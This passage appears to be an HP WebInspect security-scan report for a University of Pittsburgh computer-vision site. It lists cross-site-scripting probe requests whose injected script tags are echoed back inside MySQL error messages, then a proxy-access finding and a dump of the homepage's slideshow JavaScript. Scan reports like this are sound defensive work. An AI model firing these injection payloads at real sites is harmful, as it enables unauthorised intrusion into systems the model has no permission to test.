Page: <http://vis.cs.pitt.edu:80/webtest/newvisweb/resources/showList.php?id=%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%34%33%35%35%32%29%3c%2f%73%43%72%49%70%54%3e>

Request:

```
GET /webtest/newvisweb/resources/showList.php?id=
%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%34%33%35%35%32%29%3c%2f%73%43%72%
49%70%54%3e HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/resources/lists.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="B59D89450362E7F2A558CCFB6D147E76";
PSID="80CCB02611DFC8F628FA0802686C6284"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="1354e211-9d7d-4cc1-80e6-4de3fd128002";
AttackSequence="22"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Cross+Site+Scripting";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%253c%2573%
2543%2572%2549%2570%2554%253e%2561%256c%2565%2572%2574%2528%2534%2533%2535%
2535%2532%2529%253c%252f%2573%2543%2572%2549%2570%2554%253e";
```



AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:05:49 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1550
Keep-Alive: timeout=5, max=69
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED... server version for the right syntax to use near '
<sCrIpT>alert(43552)</sCrIpT>' at line 1

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/resources/showFaq.php?id=%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%36%35%37%34%36%29%3c%2f%73%43%72%49%70%54%3e

Request:

GET /webtest/newvisweb/resources/showFaq.php?id=
%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%36%35%37%34%36%29%3c%2f%73%43%72%49%70%54%3e HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/resources/faqs.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="BFE3A9ECF9D229A8561D3B627A7A5CA7";
PSID="B0B6307DEC4342D8C64DB6961D55C320"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="1354e211-9d7d-4cc1-80e6-4de3fd128002";
AttackSequence="22"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Cross+Site+Scripting";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%253c%2573%2543%2572%2549%2570%2554%253e%2561%256c%2565%2572%2574%2528%2536%2535%2537%2534%2536%2529%253c%252f%2573%2543%2572%2549%2570%2554%253e";
AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:05:51 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1541
Keep-Alive: timeout=5, max=36
Connection: Keep-Alive
Content-Type: text/html



...TRUNCATED... server version for the right syntax to use near '
<sCrIpT>alert(65746)</sCrIpT>' at line 1

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/results/downloadPub.php?id=%3c%73%43%72%49%70%54%61%6c%65%72%74%28%35%32%33%38%34%29%3c%2f%73%43%72%49%70%54%3e

Request:

GET /webtest/newvisweb/results/downloadPub.php?id=
%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%35%32%33%38%34%29%3c%2f%73%43%72%49%70%54%3e HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?id=9
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="E52FF0134ED612DF9AE6E19B29C26C16";
PSID="3B4CB61391B69CF25BC4869466D0A845"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="1354e211-9d7d-4cc1-80e6-4de3fd128002";
AttackSequence="22"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Cross+Site+Scripting";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%253c%2573%2543%2572%2549%2570%2554%253e%2561%256c%2565%2572%2574%2528%2535%2532%2533%2538%2534%2529%253c%252f%2573%2543%2572%2549%2570%2554%253e";
AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:04:59 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 189
Keep-Alive: timeout=5, max=78
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED... server version for the right syntax to use near '
<sCrIpT>alert(52384)</sCrIpT>' at line 1

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/results/showbibtex.php?id=%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%37%33%37%31%33%29%3c%2f%73%43%72%49%70%54%3e

Request:

GET /webtest/newvisweb/results/showbibtex.php?id=
%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%37%33%37%31%33%29%3c%2f%73%43%72%49%70%54%3e HTTP/1.1



Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?id=9
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="65116B8AB3C994F702991911F5C3CE5B";
PSID="28DE83F83C6AA7DB5FE1738BEF06019F"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="1354e211-9d7d-4cc1-80e6-4de3fd128002";
AttackSequence="22"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Cross+Site+Scripting";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%253c%2573%2543%2572%2549%2570%2554%253e%2561%256c%2565%2572%2574%2528%2537%2533%2537%2531%2533%2529%253c%252f%2573%2543%2572%2549%2570%2554%253e";
AttackStringProps="Attack";
Connection: Keep-Alive
Cookie:
CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B; PHPSESSID=acb64d3b64fde8695b8bd2a461ea19a9

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:04:59 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 190
Keep-Alive: timeout=5, max=69
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED... server version for the right syntax to use near '
<sCrIpT>alert(73713)</sCrIpT>' at line 1

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/results/showTalk.php?id=%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%34%34%33%38%34%29%3c%2f%73%43%72%49%70%54%3e

Request:

GET /webtest/newvisweb/results/showTalk.php?id=
%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%34%34%33%38%34%29%3c%2f%73%43%72%49%70%54%3e HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?id=9
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="992189ADD7E4EF22AEB7C2BAA365FCE2";
PSID="108E3CE21860846D7CC6A663DF8E5B03"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";



```
OriginatingEngineID="1354e211-9d7d-4cc1-80e6-4de3fd128002";
AttackSequence="22"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Cross+Site+Scripting";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%253c%2573%
2543%2572%2549%2570%2554%253e%2561%256c%2565%2572%2574%2528%2534%2533%
2538%2534%2529%253c%252f%2573%2543%2572%2549%2570%2554%253e";
AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:04:48 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1536
Keep-Alive: timeout=5, max=60
Connection: Keep-Alive
Content-Type: text/html
```

```
...TRUNCATED... server version for the right syntax to use near '
<sCrIpT>alert(44384)</sCrIpT>' at line 1
```

Page: <http://vis.cs.pitt.edu:80/webtest/newvisweb/research/showArea.php?id=%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%37%32%31%32%33%29%3c%2f%73%43%72%49%70%54%3e>

Request:

```
GET /webtest/newvisweb/research/showArea.php?id=
%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%37%32%31%32%33%29%3c%2f%73%43%72%
49%70%54%3e HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?
id=9
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="AB3089DD5B511A19BF8E1C6DA4F6AF4C";
PSID="9E16C2DA33DB2BD6AE08A081B31E63FB"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="1354e211-9d7d-4cc1-80e6-4de3fd128002";
AttackSequence="22"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Cross+Site+Scripting";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%253c%2573%
2543%2572%2549%2570%2554%253e%2561%256c%2565%2572%2574%2528%2537%2532%2531%
2532%2533%2529%253c%252f%2573%2543%2572%2549%2570%2554%253e";
AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:04:46 GMT
```



Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1479
Keep-Alive: timeout=5, max=78
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED... server version for the right syntax to use near '
<sCrIpT>alert(72123)</sCrIpT>' at line 1

Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/research/showProject.php?id=%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%38%35%31%37%32%29%3c%2f%73%43%72%49%70%54%3e

Request:

GET /webtest/newvisweb/research/showProject.php?id=
%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%38%35%31%37%32%29%3c%2f%73%43%72%49%70%54%3e HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?id=9
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="0EA14F5D4EA7A46FA0124F82BA9956C4";
PSID="ABF21D7E58772002ADC392486AC5E4C5"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="1354e211-9d7d-4cc1-80e6-4de3fd128002";
AttackSequence="22"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Cross+Site+Scripting";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%253c%2573%2543%2572%2549%2570%2554%253e%2561%256c%2565%2572%2574%2528%2538%2535%2531%2537%2532%2529%253c%252f%2573%2543%2572%2549%2570%2554%253e";
AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:04:38 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1480
Keep-Alive: timeout=5, max=43
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED... server version for the right syntax to use near '
<sCrIpT>alert(85172)</sCrIpT>' at line 1



Page: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/showPeople.php?id=%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%31%32%33%32%35%29%3c%2f%73%43%72%49%70%54%3e

Request:

```
GET /webtest/newvisweb/people/showPeople.php?id=
%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%31%32%33%32%35%29%3c%2f%73%43%72%
49%70%54%3e HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/webtest/newvisweb/people/people.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="F8A8DB9F9A83F06C7903CBAE1AF14AE5";
PSID="823B584F43E77E3ADA4AF98FDE2BEDE6"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="1354e211-9d7d-4cc1-80e6-4de3fd128002";
AttackSequence="22"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Cross+Site+Scripting";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%253c%2573%
2543%2572%2549%2570%2554%253e%2561%256c%2565%2572%2574%2528%2531%2532%2533%
2532%2535%2529%253c%252f%2573%2543%2572%2549%2570%2554%253e";
AttackStringProps="Attack";
Connection: Keep-Alive
Cookie:
CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B; PHPSESSI
D=acb64d3b64fde8695b8bd2a461ea19a9
```

Response:

```
HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:03:45 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 1250
Keep-Alive: timeout=5, max=82
Connection: Keep-Alive
Content-Type: text/html
```

...TRUNCATED... server version for the right syntax to use near '
<sCrIpT>alert(12325)</sCrIpT>' at line 1

Page: http://vis.cs.pitt.edu:80/results/downloadPub.php?id=%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%32%38%34%32%38%29%3c%2f%73%43%72%49%70%54%3e

Request:

```
GET /results/downloadPub.php?id=
%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%32%38%34%32%38%29%3c%2f%73%43%72%
49%70%54%3e HTTP/1.1
Referer: http://vis.cs.pitt.edu:80/results/pubs.php
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322)
Accept: */*
Pragma: no-cache
Host: vis.cs.pitt.edu
```



X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="955D0EB4E319062902263E8BECCB40BE";
PSID="0715D63D1C66F9AE14FA6D1DB04AF010"; SessionType="AuditAttack";
CrawlType="None"; AttackType="QueryParamManipulation";
OriginatingEngineID="1354e211-9d7d-4cc1-80e6-4de3fd128002";
AttackSequence="22"; AttackParamDesc="id"; AttackParamIndex="0";
AttackParamSubIndex="0"; CheckId="(null)"; Engine="Cross+Site+Scripting";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%253c%2573%
2543%2572%2549%2570%2554%253e%2561%256c%2565%2572%2574%2528%2532%2538%2534%
2532%2538%2529%253c%252f%2573%2543%2572%2549%2570%2554%253e";
AttackStringProps="Attack";
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect78166ZX9B73B854A3C641D7892DCBE1AB306622YE74B

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:03:24 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2
Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 189
Keep-Alive: timeout=5, max=16
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED... server version for the right syntax to use near '
<sCrIpT>alert(28428)</sCrIpT>' at line 1

Proxy GET Access (10275)[View Description](#)**CWE: 441****Kingdom: Environment**

Page: http://vis.cs.pitt.edu:80/

Request:

GET http://www.google.com/ HTTP/1.1
User-Agent: HP WebInspect
Host: www.google.com
X-Scan-Memo: Category="Audit";
Function="createStateRequestFromAttackDefinition";
SID="008B87ECDE71714746FB81126747094D";
PSID="C51F9F3DADED934A4D4C244E2F5BEA90"; SessionType="AuditAttack";
CrawlType="None"; AttackType="Other"; OriginatingEngineID="b9d9925f-70d0-
4eac-b474-e5b07a96abfb"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="10275";
Engine="Get+Proxy+Access2"; Retry="False";
SmartMode="NonServerSpecificOnly"; ThreadId="37";
ThreadType="AuditDBReaderSessionDrivenAudit";

Response:

HTTP/1.1 200 OK
Date: Sat, 06 Oct 2012 03:00:57 GMT
Server: Apache/2.2.8 (Unix) mod_ssl/2.2.8 OpenSSL/0.9.7a DAV/2



Phusion_Passenger/2.2.11 PHP/5.2.5 mod_perl/2.0.3 Perl/v5.8.5
X-Powered-By: PHP/5.2.5
Content-Length: 33998
Set-Cookie: PHPSESSID=acb64d3b64fde8695b8bd2a461ea19a9; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<script language="JavaScript1.2" src="/includes/stylesheet.js"
type="text/javascript"></script>
<script src="/js/library.js" language="JavaScript"
type="text/javascript"></script>
<script src="/js/nospam.js" language="JavaScript"
type="text/javascript"></script>
<script src="/js/jquery-1.4.2.min.js" type="text/javascript" ></script>
<script src="js/schedule.js" type="text/javascript"></script>
<script src="js/jquery-ui-1.8.15.custom.min.js"
type="text/javascript"></script>
<!-- Start photo rotate code -->
<script src="/js/jcaption.min.js" type="text/javascript" ></script>
<script type="text/javascript">
/* <![CDATA[ */
```

```
// Slide show array
var slideShowArray = [];
slideShowArray[0] = [];
slideShowArray[0]['img'] = "images/rotate/acie-labrinidis.jpg";
slideShowArray[0]['txt'] = "Prof. <b><a
href=\"http://www.cs.pitt.edu/~labrinid\">Alexandros Labrinidis</a></b>
(pictured above) is one of the three CS faculty to receive the 2007
Provost's Innovation in Education Awards for his project, the <a
href=\"http://www.pitt.edu/~ciddeweb/teachingtimes/2007sept/labrinidis.htm\"
target=\"_blank\">Virtual WebDB Laboratory</a>.";
slideShowArray[0]['short'] = "Innovation in Education: the Virtual WebDB
Laboratory";
slideShowArray[1] = [];
slideShowArray[1]['img'] = "images/rotate/acie-mosse.jpg";
slideShowArray[1]['txt'] = "Prof. Daniel Mosse (pictured above, along with
PhD students Jie Xu, Qinglan Li, and Shenoda Guirguis) is one of the three
CS faculty to receive the 2007 Provost's Innovation in Education Awards for
his proposal on <a
href=\"http://www.pitt.edu/~ciddeweb/teachingtimes/2007sept/mosse.htm\"
target=\"_blank\">Can a Radically New Presentation of Old Course Material
Make a Difference?</a>.";
slideShowArray[1]['short'] = "Can a Radically New Presentation of Old Course
Material Make a Difference ";
slideShowArray[2] = [];
slideShowArray[2]['img'] = "images/rotate/wetzel_cs1566.jpg";
```



```
slideShowArray[2]['txt'] = "Nat Wetzel, Pitt Student creates a navigable 3D  
model of Downtown Pittsburgh -- complete with bridges and a \"Go Pens\"  
blimp -- as a final project for  <a  
href=\"http://www.cs.pitt.edu/~marai/cs1566/\">CS1566 Introduction to  
Computer Graphics</a>. Check out the accompanying video on the  <a  
href=\"http://www.cs.pitt.edu/~marai/cs1566/\">CS1566 course website</a>!";  
slideShowArray[2]['short'] = "Nat Wetzel, Pitt Student creates a navigable  
3D model of Downtown Pittsburgh.";
slideShowArray[3] = [];  
slideShowArray[3]['img'] = "images/rotate/wics_rotate.jpg";  
slideShowArray[3]['txt'] = "Pitt CS's <a  
href=\"http://www.cs.pitt.edu/wics/\">Women in Computer Science</a> organize  
social and tech events aimed at increasing the participation of women in  
the field of Computer Science. Women of CoE, CE, ISP, SIS, <a  
href=\"http://www.cs.pitt.edu/wics/contact.php\">join us</a>!";  
slideShowArray[3]['short'] = "Pitt WICS";  
slideShowArray[4] = [];  
slideShowArray[4]['img'] = "images/rotate/sennott.jpg";  
slideShowArray[4]['txt'] = "Happy 10th birthday to our building! The  
Department of Computer Science moved into the <b>Sennott Square  
Building</b> in May 2002. The Department occupies the sixth floor and  
most of the fifth floor. ";  
slideShowArray[4]['short'] = "Happy 10th birthday to our building!";  
slideShowArray[5] = [];  
slideShowArray[5]['img'] = "images/rotate/pgh-skyline-day.jpg";  
slideShowArray[5]['txt'] = "In 2008, the City of Pittsburgh turned 250  
(yes, two hundred and fifty years old!). <br/><br/> To learn more about  
the history of Pittsburgh and the celebrations for the city's  
semiquincentennial visit <a href=\"http://www.imaginepittsburgh.com\"  
target=\"_blank\">imaginepittsburgh.com</a>. <br/><br/> You can also get  
a wealth of information about Pittsburgh from <a  
href=\"http://en.wikipedia.org/wiki/Pittsburgh,_Pennsylvania\"  
target=\"_blank\">wikipedia</a>. ";  
slideShowArray[5]['short'] = "In 2008, the City of Pittsburgh turned 250  
(yes, two hundred and fifty years old!). ";  
slideShowArray[6] = [];  
slideShowArray[6]['img'] = "images/rotate/tli_rotate.jpg";  
slideShowArray[6]['txt'] = "Pitt CS's <a  
href=\"http://www.cs.pitt.edu/tli/\">Technology Leadership Initiative</a>  
provides underrepresented high school students with opportunities, tools  
and the motivation needed to pursue careers in Computer Science. Will you  
<a href=\"http://www.cs.pitt.edu/tli/support.html\">join us</a>?";  
slideShowArray[6]['short'] = "Pitt CS's Technology Leadership Initiative ";  
  
// swap the short text of the div for the long text.  
function showFullText(index)  
{  
    slideShowArticleDiv.innerHTML = slideShowArray[index]['txt'];  
}  
  
//  
// Empty Div - Deletes all the children from a specified div  
//  
function emptyDiv(container_id)  
{  
    var container = document.getElementById(container_id);  
    if (container)  
    {  
        var child = container.firstChild;  
        if (child) {
```



```
var lastChild = child;
while (child = child.nextSibling)
{
    container.removeChild(lastChild);
    lastChild = child;
}
container.removeChild(lastChild);
}
} else if (container_id.firstChild) {
    container = container_id;
    var child = container.firstChild;
    if (child) {
        var lastChild = child;
        while (child = child.nextSibling) {
            container.removeChild(lastChild);
            lastChild = child;
        }
        container.removeChild(lastChild);
    }
}
}

var slideShowSelected = 0;
var slideShowPicDiv;
var slideShowArticleDiv;
var slideShowLinks;

// initalizes our variables and picks a random picture to start with
function startSlideShow(picDiv,articleDiv,links)
{
    slideShowPicDiv          = document.getElementById(picDiv);
    slideShowArticleDiv      = document.getElementById(articleDiv);
    slideShowLinks           = document.getElementById(links);

    var len = slideShowArray.length;
    slideShowSelected = Math.floor(len*Math.random());
    updatePhotoDisplay();
    updatePhotoLinks();
}

var picFadeTimerID = 0;
function slideShowFadeout()
{
    var img = slideShowPicDiv.getElementsByTagName('img')[0]
}
// changes the picture and text to the index specified by
'slideShowSelected'
function updatePhotoDisplay()
{
    emptyDiv(slideShowPicDiv);
/* emptyDiv(slideShowArticleDiv);*/
    var newPic = document.createElement('img');
    newPic.src = slideShowArray[slideShowSelected]['img'];
    newPic.alt = slideShowArray[slideShowSelected]['txt'];
    newPic.title = "";
    newPic.id = 'slideShowImage';
    slideShowPicDiv.appendChild(newPic);
/* slideShowArticleDiv.innerHTML = slideShowArray[slideShowSelected]
['short'];*/
```




```
$('#slideShowImage').jcaption({

    //Class for wrapper element
    wrapperClass: 'caption',

    //Attribute of image to use as caption source
    imageAttr: 'alt',

    //If true, it checks to make sure there is caption copy before
running on each image
    requireText: true,

    //Animate on hover over the image
    animate: true,

    //Show Animation
    show: {opacity: 'show'},
    showDuration: 400,

    //Hide Animation
    hide: {opacity: 'hide'},
    hideDuration: 400
});

$('#shortCaption').jcaption({

    //Class for wrapper element
    wrapperClass: 'caption',

    //Attribute of image to use as caption source
    imageAttr: 'alt',

    //If true, it checks to make sure there is caption copy before
running on each image
    requireText: true,

    //Animate on hover over the image
    animate: true,

    //Show Animation
    show: {opacity: 'show'},
    showDuration: 400,

    //Hide Animation
    hide: {opacity: 'hide'},
    hideDuration: 400
});

}

// Adds the < link to the photo selection div
function addBackLink(slideShowSelected)
{
    var newS = document.createElement('div');
    var prev = document.createElement('a');
    prev.appendChild(document.createTextNode("<"));
    newS.appendChild(prev);

    if (slideShowSelected != 0)
```



```
{
    prev.href = "javascript:updatePhotoLinks(""+(slideShowSelected-1)+"");";
    newS.className = 'activeL';
}
else
    newS.className = "inactiveL";
    slideShowLinks.appendChild(newS);
}

// Same as above, but for the forward link >
function addNextLink(slideShowSelected)
{
    newS = document.createElement('div');

    var next = document.createElement('a');
    next.appendChild(document.createTextNode(">"));
    newS.appendChild(next);

    if (slideShowSelected != slideShowArray.length-1)
    {
        next.href = "javascript:updatePhotoLinks(""+(slideShowSelected+1)+"");";
        newS.className = "activeR";
    }
    else
        newS.className = "inactiveR";
        slideShowLinks.appendChild(newS);
}

// updates the link div to display which image is selected. Also updates
display if newLink is specified.
function updatePhotoLinks(newLink)
{
    // If the newlink is within our array bounds, update the photo display.
    if (newLink != null && (newLink+1) > 0 && newLink < slideShowArray.length)
    {
        slideShowSelected = newLink;
        updatePhotoDisplay();
    }
    emptyDiv(slideShowLinks);

    var shortCaption = document.createElement('div');
    shortCaption.id = "shortCaption";

    shortCaption.appendChild(document.createTextNode(slideShowArray
[slideShowSelected]['short']));

    // Our link to previous photos <
    addBackLink(slideShowSelected);
    slideShowLinks.appendChild(shortCaption);
    addNextLink(slideShowSelected);

}
/*]]>*/
</script>
<style type="text/css" media="screen">
<!--
@import url(/css/main1.css);
```



```
@import url(/css/nav1.css);
-->
</style>
<link rel="stylesheet" type="text/css" href="/css/print1.css"
media="print" />
<link rel="Shortcut Icon" type="image/ico" href="/favicon.ico" />
<link rel="alternate stylesheet" type="text/css" href="/css/large.css"
title="A++" />
<link rel="alternate stylesheet" type="text/css" href="/css/medium.css"
title="A+" />
<link rel="alternate stylesheet" type="text/css" href="/css/small.css"
title="A" />
<link rel="alternate stylesheet" type="text/css" href="/css/x-small.css"
title="A-" />
<link rel="alternate stylesheet" type="text/css" href="/css/xx-small.css"
title="A--" />
<style type="text/css">
<!--
.style2
{
    font-family: Verdana, Arial, Helvetica, sans-serif;
    padding-left: 3px;
    margin-left: 2px;
}

#spotlight .image div#headlinePicture
{
    width:425px;
    float:right;
    padding-bottom:10px;
}

#spotlight .image div#headlinePicture img
{
    width:100%;
}

/* Div over the picture, so that the box is fixed size, even if the pictures
** are not */
#chgPicAndCaption
{
    height:320px;
}

#spotlight .image div#headlineLinks
{
    width: 100%;
    border-top:solid 1px #CDCDAB;
